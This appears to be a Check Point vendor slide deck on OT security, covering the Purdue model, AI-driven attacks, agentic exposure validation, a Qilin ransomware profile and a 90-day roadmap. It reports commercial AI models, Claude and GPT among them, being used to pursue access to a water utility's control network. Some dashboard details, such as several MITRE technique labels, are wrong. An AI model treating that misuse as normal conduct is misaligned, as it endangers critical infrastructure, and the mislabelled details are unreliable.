
Exposure



Resilience

Enforce Security Where it Matters

- 1: Control IT-to-OT crossings** with firewalls, IPS, and app control
- 2: Control vendor/OEM access** with Zero Trust, MFA, and session controls
- 3: Control lateral movement** with segmentation & protocol inspection
- 4: Control unpatched OT systems** with virtual patching and IPS



The Purdue Model — Where Control Lives


Every segmentation, monitoring, and access decision in OT maps to a Purdue level. It's the lingua franca of industrial security.

Level	Layer	What Lives There	Security Control Pattern
Level 5	Enterprise Network	Enterprise resource planning ERP, email, business apps	Standard IT controls
Level 4	Site Business Planning	Manufacturing execution systems MES, historians, scheduling	IT-style controls + monitoring
Level 3.5	Industrial DMZ	Jump hosts, patch servers, reverse proxies	Boundary firewall — the IT/OT crossing
Level 3	Site Operations	Historian, AV, engineering workstations	Segmented from Level 4, monitored east-west
Level 2	Supervisory Control	SCADA, HMI, alarm servers	Inspect industrial protocols, control sessions
Level 1	Basic Control	PLCs, RTUs, controllers	Zone & conduit enforcement (IEC 62443)
Level 0	Physical Process	Sensors, actuators, motors, valves	Passive monitoring only — never scan

Every OT control we sell maps to a Purdue boundary or zone.


Attackers Now Move at Machine Speed

The same rules no longer apply. Defenders need tools that match the speed of the attacker.




Automated at Scale

Agentic attackers test thousands of attack vectors in minutes — what used to take a human team weeks now runs continuously.



Dynamic and Adaptive

When one path is blocked, they pivot. They reason about your specific environment, chain observations, and keep going until they succeed.



Volume Overwhelms Triage

The pace of attacks now exceeds the pace of vulnerability triage, control correlation, and patching. The window between exposure and exploit has collapsed.

The time-to-being-hacked has collapsed. Detection and response cycles cannot keep up.

Amplifying Threat Actor Landscape for OT

The first documented case of commercial AI models used to find and pursue a path into an OT environment — not a future scenario, but a 2026 intrusion.

THE CASE

Target

SADM — Monterrey municipal water & drainage utility, Mexico

When

Dec 2025 – Feb 2026; disclosed by Dragos, May 2026

Actor & Tooling

Unattributed — Claude as technical executor, GPT as the analytical layer

Dragos details AI-assisted intrusion targeting Mexican water utility as Claude, OpenAI models used to pursue OT access

MAY 08, 2026

AI turns any IT intruder into an OT-aware one — <https://industrialcyber.co/reports/dragos-details-ai-assisted-intrusion-targeting-mexican-water-utility-as-claude-openai-models-used-to-pursue-ot-access/>

When Agentic AI will reach the Plant Floor Eventually

Frontier AI doesn't stop at IT. The same autonomous reasoning that breaks corporate networks in future can learn to read PLC logic, generate ladder code, and abuse HMI prompts.

LLM-Authored ICS Malware

PLC & Ladder Logic Tampering

**HMI Prompt & Data
Injection**

Engineering Workstation Hijack

The Painful Truth

Attackers
Move in Hours

The problem we set out to
solve

Defenders
**Takes Days
or Weeks**


USE CASE 01

CVE Validation on Changed Attack Surface

New CVE published → agent detects it affects your infra → researches exploit → builds targeted payload — autonomously



RESOURCES CONSULTED AUTONOMOUSLY



The screenshot shows a vulnerability detection interface with the following sections:

- VULNERABLE TECHNOLOGY DETECTED ON EXPOSED COMPANY ASSET** (with a red exclamation mark icon and a '+ Request Inves...' button)
- Category: Vulnerabilities | Type: Vulnerabilities**
- CONFIDENCE**: A green circular icon with '90' and text: 'There are documented CVEs associated with the specific version of a technology that was identified on a company asset within ...'
- RELATED ASSETS**: A table with one row: 'Type: IP Address Coverage: ASM'.
- TECHNOLOGY**: A search bar with 'Search CVEs' and a magnifying glass icon. Below it, 'squid Version: 3. [redacted] Vendor: squid-cache'.
- CVEs (2)**: A table with two rows:

ID	SCORE	EPSS PERCE...	REMOTELY EXPLOITABLE	SCORE LAST MODIFIED
CVE-2025-54574	9.8	87%	Yes	Jan 13, 2026
CVE-2026-33526	9.2	82%	Yes	Mar 31, 2026


The intelligence chain no scanner can replicate

- Finds Squid version on non-standard ports
- CVE database returns 8 unpatched vulnerabilities
- Reads the actual patch commit to find the trigger
- Builds exploit sending URN-scheme request
- No human wrote this — agent reasoned the chain
- Result: 10 nodes confirmed in 30 seconds


USE CASE 02

Full Attack Chain Validation

Beyond finding a secret — the agent authenticates, escalates, and proves no security control stopped the attack



WHAT THE AGENT VALIDATES AT EACH STEP



EXPLOITABLE VULNERABILITY FOUND ON A COMPANY ASSET ⓘ

Category: Vulnerabilities | Type: Vulnerabilities [+ Request Investigation](#)

CONFIDENCE
90 Detected by Active Exposure Validation

RELATED ASSETS
Type: IP Address Coverage: ASM

TECHNOLOGY [Search CVEs](#)
payload
Version: *
Vendor: payload

PORTS
80 443

TEMPLATE NAME
pyLoad Flask Config - Access Control

CVE
7.5 CVE-2024-21644

CWE
CWE-284 Improper Access Control

Generic scanner vs. agentic attacker

- Scanner finds secret → reports "Exposed" → stops
- Agent uses the secret to authenticate → succeeds
- Agent escalates to admin API → no segmentation
- Agent performs admin validation → no auth controls
- No WAF, MFA, or rate-limiting blocked any step
- No alerting triggered during the entire chain

→ **Irrefutable proof. Cannot be deprioritized.**

Threat Actor Profile: Qilin Ransomware



Qilin Agenda

FIRST SEEN
Jun 21, 2023

LAST SEEN
Jun 22, 2026

TYPE

Ransomware

MOTIVATION

Personal-Gain

TOP TARGETED SECTORS

Healthcare + 2

TOP TARGETED COUNTRIES

Canada + 2

VULNERABLE HOSTS

139 0 0

SECURITY CONTROLS

97 45 137

IOC POSTURE

0 0 187

Block 50

Exploited Vulnerabilities

CVE ID	SCORE	DESCRIPTION
CVE-2025-55982	10.0	A pre-authentication remote code execution vulnerability exists in React Server Components v...
CVE-2024-7009	10.0	ConnectWise ScreenConnect 23.9.7 and prior are affected by an Authentication Bypass Using ...
CVE-2025-20333	9.9	A vulnerability in the VPN web server of Cisco Secure Firewall Adaptive Security Appliance (AS...
CVE-2024-22713	9.8	A use of externally-controlled format string in Fortinet FortiOS versions 7.4.0 through 7.4.2, 7.2.0...
CVE-2024-40764	9.8	An improper access control vulnerability has been identified in the SonicWall SonicOS manage...
CVE-2025-53770	9.8	Deserialization of untrusted data in on-premises Microsoft SharePoint Server allows an unauth...
CVE-2024-27198	9.8	In JetBrains TeamCity before 2023.11.4 authentication bypass allowing to perform admin actio...

Tactics & Techniques · MITRE ATT&CK

TACTIC	TECHNIQUE
Privilege Escalation	T1058 - Legitimate Software Privilege Escalation
Execution	T1059 (00) - Windows Command Shell
Collection	T1059 - Data from Information Repositories
Defense Evasion	T1078 - Valid Accounts
Initial Access	T1078 - Valid Accounts
Persistence	T1078 - Valid Accounts
Privilege Escalation	T1078 - Valid Accounts

Recent Attacks

COUNTRY	ATTACK DATE
Taiwan	Jun 21, 2024
United States	Jun 21, 2024
Taiwan	Jun 21, 2024
United States	Jun 21, 2024
Canada	Jun 19, 2024
United States	Jun 19, 2024
Canada	Jun 19, 2024

Most-Targeted Countries

ATTACKED COUNTRIES	COUNT
Taiwan	18
Mexico	18
Singapore	18
Turkey	17



Threat Map

Top Attacking Countries

Countries with highest attack volume on your network

 China	5.2M
 India	4.2M
 United States	2.9M
 Brazil	2.5M
 Russia	1M

Top Attack Categories


Leading attack categories on your network

 DDoS Attack	280M
 Port Scan	217M
 Exploited Host	146M
 Spoofing	76M
 FTP Brute-Force	21M

Detected in Feeds

Top feeds containing attacks on your network

 ☒ Adaptive Block List	323M
 ☐ Federal Collection	20M
 ☐ MS ISAC	6M
 ☐ Shodan.io	4M
 ☐ Malicious Cloud IP Addresses	1.1M



Recent Attacks

Phishing

Allowed

 79.82.183.113 →  101.46.224.52

SQL Injection

Allowed

 195.172.173.109 →  4.3.2.1

Web App Attack

Allowed

 18.132.88.223 →  1.32.192.15

Hacking

Allowed


 93.171.221.112 →  4.3.2.1

Bad Web Bot

Blocked

 119.216.80.154 →  101.46.224.52

Attacks Timeline



Your 90-Day OT Security Roadmap

A pragmatic path from "flat and blind" to "NIS2-evidence-ready" in three months — without a forklift upgrade.

Day 0–30

VISIBILITY

Deploy passive discovery on the SCADA segment.

- Build complete OT asset inventory
- Map every IT↔OT and vendor flow
- Identify top 10 exposure findings
- Baseline normal protocol behavior

Day 31–60

SEGMENTATION PILOT

Stand up zone enforcement on one production line.


- Deploy ruggedized firewall at line boundary
- Define zones & conduits per IEC 62443
- Replace shared VPN with zero-trust access
- Enforce MFA on all OT remote sessions

Day 61–90

PROOF & SCALE

Generate the audit evidence pack and replicate.

- Virtual patching live on critical PLCs
- Tabletop exercise with the IR plan
- NIS2 Art. 21 evidence pack produced
- Rollout plan to remaining sites



Thank You

ABHISHEK SINGH

Head of Security Engineering,
Check Point Software Technologies